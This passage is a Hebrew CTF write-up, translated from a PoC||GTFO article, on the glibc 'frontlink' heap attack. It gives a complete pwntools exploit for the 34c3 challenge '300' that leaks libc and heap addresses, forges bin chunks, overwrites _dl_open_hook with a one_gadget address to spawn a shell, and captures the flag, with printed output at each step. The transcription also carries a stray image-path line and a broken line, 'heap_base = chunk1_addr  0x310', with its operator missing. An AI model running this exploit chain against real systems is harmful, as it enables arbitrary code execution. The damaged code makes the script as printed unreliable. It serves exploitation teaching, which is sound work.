    malloc(ALLOCATION_BIG);

    // check if it worked
    printf("Does frontlink work? %s\n", verdict);
    return 0;
}
```

אנא, קורא יקר, קח את הקוד הזה קמפל אותו והרץ על כל מכונה עם כל גרסא של הספריה הסטנדרטית לשפת C בהוצאת גנו ובדוק אם הוא עובד. אני ניסיתי על מגוון מערכות ומגוון גרסאות (Fedora Core 4 32 bit+glibc-2.3.5, Fedora 10 32 bit live, Fedora 11 32 bit, Ubuntu 16.04, 64 bit 17.10) ובכולן זה עבד.

כבר כיסינו את כל הרקע התיאורטי שנדרש להבנת הקוד של הוכחת ההיתכנות ועל כן נשארו רק כמה פרטים קטנים על מנת להבין אותו בשלמותו.

פיסות במנגנון ההקצאות מנוהלות באמצעות מבנה הקרוי *malloc_chunk* אותו העתקתי לקוד של הוכחת ההתכנות. כאשר פיסה מוקצית למשתמש, מנגנון ההקצאות משתמש רק בשדה *size* ולכן הבית הראשון אליו יכול המשתמש לכתוב חופף לשדה *fd*. על מנת לקבל את כתובתו של המבנה *malloc_chunk* אנחנו משתמשים במאקרו mem2chunk שמחסר את ההיסט של השדה *fd* במבנה מהכתובת שהוחזרה למשתמש (גם הוא מועתק מקוד המקור של הספריה). שדה ה-*prev_size* של הפיסה מאוכסן בבתים האחרונים של הפיסה הקודמת - בדיוק sizeof(size_t) לפני הפיסה הנוכחית. גישה לשדה זה מותרת רק אם הפיסה הקודמת לא מוקצית עבור המשתמש. לעומת זאת, אם הפיסה מוקצית למשתמש - מותר למשתמש לכתוב לשם מה שלבו חפץ. בהוכחת ההתכנות כתבנו את המחרוזת "YES" בדיוק לשם.

פרט קטן נוסף הוא ההקצאות מגודל ALLOCATION_BIG. הקצאות אלו משרתות שתי מטרות:

1. לוודא שהפיסות לא ימוזגו על ידי מנגנון ההקצאת וכך ישמרו על הגדלים שלהן.
2. להכריח את מנגנון ההקצאות למיין את התא הבלתי ממוין ולהכניס את הפיסות לתא הגדול. המיון יתרחש מכיוון שאין למנגנון פיסות חופשיות באמצעותן הוא יכול לספק את ההקצאה המבוקשת.

כעת, לוז הוכחת ההתכנות הוא בדיוק כמו שתיארנו בחלקים הקודמים. הקצה שתי פיסות גדולות - p1 ו-p2. שחרר והשחת את p2 בעודו נמצא בתוך תא גדול. ואז שחרר את p1 והכנס לתוך אותו התא. הכנסה זו דורסת את המצביע verdict עם הערך mem2chunk(p1) שמצביע לבתים האחרונים של p0. פשוט וקל.

שלוט בתכנית או לך תז***

ובכן, מאחר שכיסינו את שיטת "הכנס מלפנים" מכל הכיוונים, ואנו יודעים כיצד לדרוס מצביע למידע בשליטתנו, זהו הזמן לשלוט בזרימת התכנית הפגיעה. המועמד המבטיח ביותר לדריסה הוא _dl_open_hook. הספריה הסטנדרטית משתמשת במצביע זה, כאשר הערך שלו שונה מ-NULL, על מנת לשנות את ההתנהגות של הפונקציות dlopen, dlsym ו-dlclose. אם המצביע הנ"ל מאותחל, כל קריאה לאחת מהפונקציות הללו למעשה תקרא לפונקציה המתאימה במבנה struct dl_open_hook שהמצביע _dl_open_hook מצביע אליו. זהו מבנה פשוט למדי:

```
struct dl_open_hook
{
  void *(*dlopen_mode) (const char *name, int mode);
  void *(*dlsym) (void *map, const char *name);
  int (*dlclose) (void *map);
};
```

כאשר קוראים ל-dlopen היא למעשה קוראת לפונקציה dlopen_mode שממומשת באופן הבא:

```
if (__glibc_unlikely (_dl_open_hook != NULL))
  return _dl_open_hook->dlopen_mode (name, mode);
```

לכן, שליטה במידע שמוצבע על ידי _dl_open_hook והיכולת לגרום לתכנית לקרוא לפונקציה dlopen זה כל שנדרש עבור תוקף על מנת להשיג שליטה מלאה בזרימת התכנית הפגיעה.

עכשיו הגיע הזמן למעשה קסם קטן. הפונקציה dlopen היא לא פונקציה שנמצאת בשימוש שכיח. רוב התוכנות יודעות בזמן קומפילציה באילו ספריות הן הולכות להשתמש, או לכל הפחות בזמן אתחול התכנית ועל כן לא משתמשות בפונקציה הזו בזמן ריצה שגרתית. מסיבה זו ייתכן שלגרום לתכנית לקרוא לפונקציה dlopen היא משימה לא פשוטה בכלל. למזלנו הרב, אנחנו לא בזמן ריצה שגרתית, אנחנו בתרחיש מוגדר ולא שגרתי - בזמן השחתה של הערימה. כאשר הקוד של מנגנון ההקצאות נכשל באחת מבדיקות הנאותות ברירת המחדל היא לקרוא לפונקציה malloc_printerr על מנת להדפיס את הודעת השגיאה למשתמש תוך שימוש בפונקציה __libc_message. פוקנציה זו, לאחר הדפסת ההודעה למשתמש ולפני הקריאה לפונקציה abort שסוגרת את התהליך, גם מדפיסה את מחסנית הקריאות (backtrace) ואת מיפויי הזכרון. הפונקציה שמייצרת את ההדפסה הזו היא backtrace_and_maps שקוראת לפונקציה __backtrace שהמימוש שלה הוא תלוי ארכיטקטורת חומרה. על מעבד מסוג x86_64 הפונקציה הזו קוראת לפונקציה הסטאטית init שמנסה לטעון את הספריה "libgcc_s.so.1" באמצעות הפוקנציה dlopen. הנה כי כן אנו נוכחים לדעת שאם תוקף יכול לגרום לתוכנה להכשל בבדיקת נאותות הרי שיש ביכלתו לגרום לקריאה לפונקציה dlopen שבתורה תשתמש במידע שמוצבע על ידי _dl_open_hook על מנת לשנות את הזרימה של התכנית הפגיעה. נצחון!

טירוף? תקוף 300!

והנה, משאנו יודעים את כל שעלינו לדעת, הבה ונשתמש בידע שלנו בעולם ה"אמיתי". בשביל הוכחת היתכנות, הבה ונווכח כיצד ניתן לפתור את האתגר *300* מתחרות ה-CTF שנערכה בכנס CCC האחרון (34c3 - Chaos Communication Congress).

להלן קוד המקור של האתגר (באדיבת שטפן רוטגר [Stephen Röttger] המכונה גם tsuro):

```
#include <unistd.h>
#include <string.h>
#include <err.h>
#include <stdlib.h>

#define ALLOC_CNT 10

char *allocs[ALLOC_CNT] = {0};

void myputs(const char *s) {
  write(1, s, strlen(s));
  write(1, "\n", 1);
}

int read_int() {
  char buf[16] = "";
  ssize_t cnt = read(0, buf, sizeof(buf)-1);
  if (cnt <= 0) {
    err(1, "read");
  }
  buf[cnt] = 0;
  return atoi(buf);
}
```

```
void menu() {
  myputs("1) alloc");
  myputs("2) write");
  myputs("3) print");
  myputs("4) free");
}

void alloc_it(int slot) {
  allocs[slot] = malloc(0x300);
}

void write_it(int slot) {
  read(0, allocs[slot], 0x300);
}

void print_it(int slot) {
  myputs(allocs[slot]);
}

void free_it(int slot) {
  free(allocs[slot]);
}

int main(int argc, char *argv[]) {
  while (1) {
    menu();
    int choice = read_int();
    myputs("slot? (0-9)");
    int slot = read_int();
    if (slot < 0 || slot > 9) {
      exit(0);
    }
    switch(choice) {
      case 1:
        alloc_it(slot);
        break;
      case 2:
        write_it(slot);
        break;
      case 3:
        print_it(slot);
        break;
      case 4:
        free_it(slot);
        break;
      default:
        exit(0);
    }
  }
  return 0;
}
```

מטרת האתגר היא להריץ קוד על שרת מרוחק שמריץ את הקוד לעיל. אנו רואים שבאיזור הגלובאלי ישנו מערך שמכיל עשרה מצביעים. כלקוחות אנו יכולים לגרום לפעולות הבאות להתבצע בשרת:

1. להקצות פיסת זכרון בגודל 0x300 ולהשים את כתובתה במערך
2. לכתוב 0x300 בתים לפיסה שמוצבעת על ידי מצביע כלשהו במערך

3. להדפיס את התוכן של כל פיסה שמוצבעת על ידי מצביע במערך
4. לשחרר כל פיסת זכרון שמוצבעת על ידי מצביע במערך
5. לצאת מהתכנית

החולשה כאן היא די ברורה מאליה - Use-After-Free. אין בשירות שום קוד שמאפס את המצביעים במערך ולכן הפיסות המוצבעות על ידן נגישות גם לאחר שחרור.

פתרון לאתגר מסוג זה תמיד מתחיל באופן סטנדרטי - כותבים תוכנת לקוח ומגדירים בה פונקציות שמפעילות את הפונקציות בשרת ועוד מספר פונקציות נוחות. לצורך כתיבת תכנת הלקוח אנחנו משתמשים בשפת פייתון ובספרייה המעולה pwn לשם יצירת תקשורת עם השירות הפגיע, המרת ערכים, ניתוח קבצי הרצה מסוג *ELF* ועוד כמה דברים.


```
from pwn import *

LIBC_FILE = './libc.so.6'
libc = ELF(LIBC_FILE)
main = ELF('./300')

context.arch = 'amd64'

r = main.process(env={'LD_PRELOAD' : libc.path})

d2 = success
def menu(sel, slot):
  r.sendlineafter('4) free\n', str(sel))
  r.sendlineafter('slot? (0-9)\n', str(slot))

def alloc_it(slot):
  d2("alloc {}".format(slot))
  menu(1, slot)

def print_it(slot):
  d2("print {}".format(slot))
  menu(3, slot)
  ret = r.recvuntil('\n1)', drop=True)
  d2("received:\n{}".format(hexdump(ret)))
  return ret

def write_it(slot, buf, base=0):
  d2("write {}:\n{}".format(slot, hexdump(buf, begin=base)))
  menu(2, slot)
  ## the interaction with the binary is too fast and some of the data is not written properly
  ## this short delay fix it
  time.sleep(0.001)
  r.send(buf)

def free_it(slot):
  d2("free {}".format(slot))
  menu(4, slot)

def merge_dicts(*dicts):
  """ return sum(dicts) """
  return {k:v for d in dicts for k,v in d.items()}
```

```
def chunk(offset=0, base=0, **kwargs):
  """ build dictionary of offsets and values according to field name and base
offset"""
  fields = ['prev_size','size','fd','bk','fd_nextsize','bk_nextsize',]
  d2("craft chunk{}: {}".format(
    '({:#x})'.format(base + offset) if base else '',
    ' '.join('{}={:#x}'.format(name, kwargs[name]) for name in fields if name in
kwargs)))

  offs = {name:off*8 for off,name in enumerate(fields)}
  return {offset+offs[name]:kwargs[name] for name in fields if name in kwargs}

## uncomment the next line to see extra communication and debug strings
#context.log_level = 'debug'
```

הקוד לעיל די פשוט להבנה. הפונקציות alloc_it, print_it, write_it, free_it מפעילות את הפונקציות המקבילות להן בשירות הפגיע. הפונקציה chunk מקבלת היסט ומילון של שדות מתוך המבנה malloc_chunk וערכיהם ומחזירה מילון של היסטים אליהם הערכים הללו צריכים להכתב אם המבנה הזה נמצא בהיסט שהועבר. לדוגמה, קריאה ל-chunk(offset=0x20, bk=0xdeadbeef) תחזיר {56: 3735928559} מכיוון שההיסט של השדה bk הוא 0x18 ו-0x18+0x20=56 (כמו כן, 0xdeadbeef זה 3735928559). הפונקציה chunk משמשת ביחד עם הפונקציה fit של הספריה pwn כדי לכתוב ערכים מסויימים בהיסטים מסויימים. הפרמטר base משמש אך ורק לייפוי ההדפסות למשתמש.

לאחר שהגדרנו את הדברים הסטנדרטיים, על מנת לפתור את האתגר הדבר הראשון שאנחנו צריכים למצוא הוא את כתובת הבסיס של הספריה הסטנדרטית - על מנת שנוכל לחשב מיקומים של משתנים מאיזור המידע (data) של הספרייה - וכן את כתובת הבסיס של הערימה - על מנת שנוכל לייצר מצביעים למידע שבשליטתנו.

מאחר ואנחנו יכולים להדפיס ערכים של פיסות לאחר שחרורן, הדלפת כתובת היא עניין פשוט יחסית. באמצעות שחרור של שתי פיסות שאינן רציפות בזכרון וקריאת השדה *fd* של המבנה המתאר אותן (השדה שחופף למצביע שמוחזר למשתמש כאשר פיסה מוקצית), אנו יכולים לקרוא את הכתובת של התא הבלתי ממוין מכיוון שהפיסה הראשונה בו מצביעה לראש הרשימה - כלומר למיקום התא. בנוסף, אנחנו יכולים לקרוא את הכתובת של הפיסה הזו על ידי כך שנקרא את שדה *fd* של הפיסה השנייה שנשחרר, מכיוון שהיא מצביעה אל הפיסה הקודמת בתא.



כך נראה קוד הפייתון שמבצע את המתואר לעיל:

```
info("leaking unsorted bin address")
alloc_it(0)
alloc_it(1)
alloc_it(2)
alloc_it(3)
alloc_it(4)
free_it(1)
free_it(3)
leak = print_it(1)
unsorted_bin = u64(leak.ljust(8, '\x00'))
info('unsorted bin {:#x}'.format(unsorted_bin))
UNSORTED_BIN_OFFSET = 0x3c1b58
libc.address = unsorted_bin - UNSORTED_BIN_OFFSET
info("libc base address {:#x}".format(libc.address))

info("leaking heap")

leak = print_it(3)
chunk1_addr = u64(leak.ljust(8, '\x00'))
heap_base = chunk1_addr  0x310
info('heap {:#x}'.format(heap_base))

info("cleaning all allocations")
free_it(0)
free_it(2)
free_it(4)
```

והפלט שלו למשתמש:

```
[*] leaking unsorted bin address
[+] alloc 0
[+] alloc 1
[+] alloc 2
[+] alloc 3
[+] alloc 4
[+] free 1
[+] free 3
```

```
[+] print 1
[+] received:
    00000000  58 db f8 08  37 7f                                  |X···|7·|
    00000006
[*] unsorted bin 0x7f3708f8db58
[*] libc base address 0x7f3708bcc000
[*] leaking heap
[+] print 3
[+] received:
    00000000  10 a3 b1 45  1f 56                                  |···E|·V|
    00000006
[*] heap 0x561f45b1a000
[*] cleaning all allocations
[+] free 0
[+] free 2
[+] free 4
```

כעת, משאנו יודעים את כתובות הבסיס של הספריה הסטנדרטית והערימה, הגיע הזמן להוציא אל הפועל את מתקפת "הכנס מלפנים". לשם כך, עלינו להכניס פיסה בשליטתנו לתא גדול. לרוע מזלנו, המגבלות של האתגר לא מאפשרות לנו לשחרר פיסה עם גודל בשליטתנו. אבל, אנחנו כן יכולים לשלוט בפיסה משוחררת שנמצאת בתא הבלתי ממוין. מכיוון שפיסות שמוכנסות לתא גדול חייבות לצאת מתוך התא הבלתי ממוין, שליטה זו מספקת לנו פרימיטיב שיכול למלא את צרכינו.

הבה נדרוס את השדה bk של פיסה שנמצאת בתא הבלתי ממוין כך שתצביע אל איזור שנמצא בשליטתנו.

```
info("populate unsorted bin")
alloc_it(0)
alloc_it(1)
free_it(0)

info("hijack unsorted bin")
## controlled chunk is #1 which is our leaked heap chunk
controlled = chunk1_addr + 0x10
chunk0_addr = heap_base
write_it(0, fit(chunk(base=chunk0_addr+0x10, offset=-0x10, bk=controlled)),
base=chunk0_addr+0x10)
alloc_it(3)
```

הפלט:

```
[*] populate unsorted bin
[+] alloc 0
[+] alloc 1
[+] free 0
[*] hijack unsorted bin
[+] craft chunk(0x561f45b1a000): bk=0x561f45b1a320
[+] write 0:
    561f45b1a010  61 61 61 61  62 61 61 61  20 a3 b1 45  1f 56 00 00  |aaaa|baaa| ··E|·V··|
    561f45b1a020
[+] alloc 3
```

בקטע הקוד לעיל הקצינו שתי פיסת ושחררנו את הראשונה מה שגרר את הכנסתה לתא הבלתי ממוין. לאחר מכן דרסנו את המצביע bk במבנה malloc_chunk של הפיסה הזו שנמצא 0x10 בתים לפני הכתובת שהוחזרה למשתמש בתא 0 במערך (offset=-0x10). כאשר ביצענו הקצאה נוספת המנגנון

הוציא את הפיסה מהתא הבלתי ממוין (החזיר למשתמש) והמשתנה bk בראש התא הבלתי ממוין עודכנה עם הערך שהיה כתוב ב-bk של הפיסה שהוצאה.

כעת המצביע bk של התא הבלתי ממוין מצביע לאיזור בשליטתנו שנגיש לנו דרך המצביע בתא 1 במערך. אנו נזייף רשימה של פיסות, הראשונה עם גודל 0x400, מכיוון שגודל זה יאוחסן בתא גדול, ולאחר מכן פיסה נוספת עם גודל 0x310. כאשר נגרום לבקשה נוספת להקצאה בגודל 0x300 הפיסה הראשונה תמוין ותוכנס לתא גדול והשנייה תוחזר מיידת למשתמש.

```
info("populate large bin")
write_it(1, fit(merge_dicts(
        chunk(base=controlled, offset=0x0, size=0x401, bk=controlled+0x30),
        chunk(base=controlled, offset=0x30, size=0x311, bk=controlled+0x60),
    )))
alloc_it(3)
```

הפלט:

```
[*] populate large bin

[+] craft chunk(0x561f45b1a320): size=0x401 bk=0x561f45b1a350
[+] craft chunk(0x561f45b1a350): size=0x311 bk=0x561f45b1a380
[+] write 1:
    561f45b1a320  61 61 61 61  62 61 61 61  01 04 00 00  00 00 00 00  |aaaa|baaa|····|····|
    561f45b1a330  65 61 61 61  66 61 61 61  50 a3 b1 45  1f 56 00 00  |eaaa|faaa|P··E|·V··|
    561f45b1a340  69 61 61 61  6a 61 61 61  6b 61 61 61  6c 61 61 61  |iaaa|jaaa|kaaa|laaa|
    561f45b1a350  6d 61 61 61  6e 61 61 61  11 03 00 00  00 00 00 00  |maaa|naaa|····|····|
    561f45b1a360  71 61 61 61  72 61 61 61  80 a3 b1 45  1f 56 00 00  |qaaa|raaa|···E|·V··|
    561f45b1a370
[+] alloc 3
```

מושלם! הכנסנו פיסה בשליטתנו לתא גדול. זה הזמן להשחית את הפיסה! נפנה את השדות bk וbk_nextsize של הפיסה מעט לפני _dl_open_hook ונכניס עוד כמה פיסות מזוייפות לתא הבלתי ממוין. הפיסה הראשונה תהיה הפיסה שאנו רוצים ש-_dl_open_hook יצביע אליה, על כן גודלה צריך להיות יותר מ-0x400 אך קטן מספיק כדי להשתייך לאותו תא גדול כמו הפיסה הקודמת, כלומר 0x410. הפיסה הבאה תהיה מגודל 0x310 על מנת שתוחזר למשתמש ברגע שתיעשה בקשה להקצאה בגודל 0x300. כמובן שפיסה זו תוחזר למשתמש רק לאחר שהפיסה בגודל 0x410 תוכנס לתא הגדול.

```
info("frontlink attack: hijack _dl_open_hook
({:#x})".format(libc.symbols['_dl_open_hook']))
write_it(1, fit(merge_dicts(
  chunk(base=controlled, offset=0x0,
    size=0x401,
    ## we don't have to use both fields to overwrite _dl_open_hook
    ## one is engough, but both must point to a writeable address
    bk=libc.symbols['_dl_open_hook'] - 0x10,
    bk_nextsize=libc.symbols['_dl_open_hook'] - 0x20),
  chunk(base=controlled, offset=0x60, size=0x411, bk=controlled + 0x90),
  chunk(base=controlled, offset=0x90, size=0x311, bk=controlled + 0xc0),
  )), base=controlled)
alloc_it(3)
```

והפלט הוא:

```
[*] frontlink attack: hijack _dl_open_hook (0x7f3708f922e0)
[+] craft chunk(0x561f45b1a320): size=0x401 bk=0x7f3708f922d0 bk_nextsize=0x7f3708f922c0
[+] craft chunk(0x561f45b1a380): size=0x411 bk=0x561f45b1a3b0
[+] craft chunk(0x561f45b1a3b0): size=0x311 bk=0x561f45b1a3e0
[+] write 1:
    561f45b1a320  61 61 61 61  62 61 61 61  01 04 00 00  00 00 00 00  |aaaa|baaa|····|····|
    561f45b1a330  65 61 61 61  66 61 61 61  d0 22 f9 08  37 7f 00 00  |eaaa|faaa|·"··|7···|
    561f45b1a340  69 61 61 61  6a 61 61 61  c0 22 f9 08  37 7f 00 00  |iaaa|jaaa|·"··|7···|
    561f45b1a350  6d 61 61 61  6e 61 61 61  6f 61 61 61  70 61 61 61  |maaa|naaa|oaaa|paaa|
    561f45b1a360  71 61 61 61  72 61 61 61  73 61 61 61  74 61 61 61  |qaaa|raaa|saaa|taaa|
    561f45b1a370  75 61 61 61  76 61 61 61  77 61 61 61  78 61 61 61  |uaaa|vaaa|waaa|xaaa|
    561f45b1a380  79 61 61 61  7a 61 61 62  11 04 00 00  00 00 00 00  |yaaa|zaab|····|····|
    561f45b1a390  64 61 61 62  65 61 61 62  b0 a3 b1 45  1f 56 00 00  |daab|eaab|···E|·V··|
    561f45b1a3a0  68 61 61 62  69 61 61 62  6a 61 61 62  6b 61 61 62  |haab|iaab|jaab|kaab|
    561f45b1a3b0  6c 61 61 62  6d 61 61 62  11 03 00 00  00 00 00 00  |laab|maab|····|····|
    561f45b1a3c0  70 61 61 62  71 61 61 62  e0 a3 b1 45  1f 56 00 00  |paab|qaab|···E|·V··|
    561f45b1a3d0
[+] alloc 3
```

הקצאה זו דרסה את הערך של _dl_open_hook עם הכתובת controlled+0x60 - כלומר הכתובת של הפיסה המזוייפת בגודל 0x410.

לסיום, הגיע הזמן להשתלט על זרימת התכנית. אנו משכתבים את המידע שנמצא בהיסט 0x60 של הפיסה בשליטתנו (כלומר הכתובת אליה מצביע _dl_open_hook) עם one_gadget - כתובת בזכרון שכאשר התכנית קופצת אליה תתבצע הפקודה ("exec("/bin/bash - ולאחר מכן כותבים גודל בלתי תקין לפיסה הבאה בתא הבלתי ממוין. לסיום אנו גורמים לבקשה להקצאה. מנגנון ההקצאות מזהה את הגודל הבלתי תקין כבעיה (נכשל בבדיקת נאותות) ומנסה לעצור את ריצת התכנית. תהליך עצירת ריצת התכנית קורא ל-_dl_open_hook->dlopen_mode שאנחנו דרסנו עם הכתובת של ה-one_gadget וכך אנו משיגים גישה ל-shell ☺

```
ONE_GADGET = libc.address + 0xf1651
info("set _dl_open_hook->dlmode = ONE_GADGET ({:#x})".format(ONE_GADGET))
info("and make the next chunk removed from the unsorted bin trigger an error")
write_it(1, fit(merge_dicts(
  {0x60:ONE_GADGET},
  chunk(base=controlled, offset=0xc0, size=-1),
)), base=controlled)

info("cause an exception - chunk in unsorted bin with bad size, trigger _dl_open_hook->dlmode")
alloc_it(3)

r.recvline_contains('malloc(): memory corruption')
r.sendline('cat flag')
info("flag: {}".format(r.recvline()))
```

הפלט:

```
[*] set _dl_open_hook->dlmode = ONE_GADGET (0x7f3708cbd651)
[*] and make the next chunk removed from the unsorted bin trigger an error
[+] craft chunk(0x561f45b1a3e0): size=-0x1
[+] write 1:
    561f45b1a320  61 61 61 61  62 61 61 61  63 61 61 61  64 61 61 61  |aaaa|baaa|caaa|daaa|
    561f45b1a330  65 61 61 61  66 61 61 61  67 61 61 61  68 61 61 61  |eaaa|faaa|gaaa|haaa|
    561f45b1a340  69 61 61 61  6a 61 61 61  6b 61 61 61  6c 61 61 61  |iaaa|jaaa|kaaa|laaa|
```

```
    561f45b1a350  6d 61 61 61  6e 61 61 61  6f 61 61 61  70 61 61 61  |maaa|naaa|oaaa|paaa|
    561f45b1a360  71 61 61 61  72 61 61 61  73 61 61 61  74 61 61 61  |qaaa|raaa|saaa|taaa|
    561f45b1a370  75 61 61 61  76 61 61 61  77 61 61 61  78 61 61 61  |uaaa|vaaa|waaa|xaaa|
    561f45b1a380  51 d6 cb 08  37 7f 00 00  62 61 61 62  63 61 61 62  |Q···|7···|baab|caab|
    561f45b1a390  64 61 61 62  65 61 61 62  66 61 61 62  67 61 61 62  |daab|eaab|faab|gaab|
    561f45b1a3a0  68 61 61 62  69 61 61 62  6a 61 61 62  6b 61 61 62  |haab|iaab|jaab|kaab|
    561f45b1a3b0  6c 61 61 62  6d 61 61 62  6e 61 61 62  6f 61 61 62  |laab|maab|naab|oaab|
    561f45b1a3c0  70 61 61 62  71 61 61 62  72 61 61 62  73 61 61 62  |paab|qaab|raab|saab|
    561f45b1a3d0  74 61 61 62  75 61 61 62  76 61 61 62  77 61 61 62  |taab|uaab|vaab|waab|
    561f45b1a3e0  78 61 61 62  79 61 61 62  ff ff ff ff  ff ff ff ff  |xaab|yaab|····|····|
    561f45b1a3f0
[*] cause an exception - chunk in unsorted bin with bad size, trigger _dl_open_hook->dlmode
[+] alloc 3
[*] flag: 34C3_but_does_your_exploit_work_on_1710_too
```

ובזה תם ונשלם הטקס.

מילות סיכום

בעיות האבטחה במנגנון ההקצאות של הספריה הסטנדרטית לשפת C מבית גנו הן מעיין נובע. הגישה של שמירת מטא-נתונים (נתונים המשמשים את המנגנון עצמו) בתוך הפיסות עצמן מציגות אינספור הזדמנויות לתוקפים (ראו את המנגנון החדש tcache שיצא לא מזמן בגרסא 2.26). ואפילו בעיות ישנות, כפי שראינו היום, אינן נפתרות. הן פשוט נשארות שם, מרחפות בחלל הפנוי, מחכות לכל שימוש אחר שחרור או גלישה. אולי זה הזמן לשנות את העיצוב של הספריה או להחליף את כל הספריה לחלוטין. שיעור חשוב נוסף שלמדנו היום הוא תמיד לבדוק את הפרטים הקטנים. אמנם לקרוא את קוד המקור או את הקוד הבינארי דורשים אומץ ונחישות, אך זכרו שאלי המזל מאירים פנים לאמיצים. בדקו חזור ובדוק את ההגנות (mitigation) שיצרנים מוסיפים לקוד שלהם. קראו מחדש את הפרסומים הישנים. ישנם דברים שאולי נראו חסרי תועלת בזמנם ומקומם, אבל כיום ערכם לא יסולא בפז. העבר, כמו העתיד, צופן בחובו הפתעות לרוב.

הגרסא המקורית של המאמר פורסמה באנגלית במגזין PoC||GTFO בגליון 18 אשר פורסם החודש. וניתנת להורדה מהקישור הבא:

https://www.alchemistowl.org/pocorgtfo/pocorgtfo18.pdf

על המחבר

בן 27, מתגורר בתל אביב, לא מעשן. בימי שמש יפים ניתן למצוא אותו נתלה מהרגליים בקיר הטיפוס הקרוב למקום מגוריו. חובב שירה ואקספלויטציה, לאו דווקא בסדר הזה.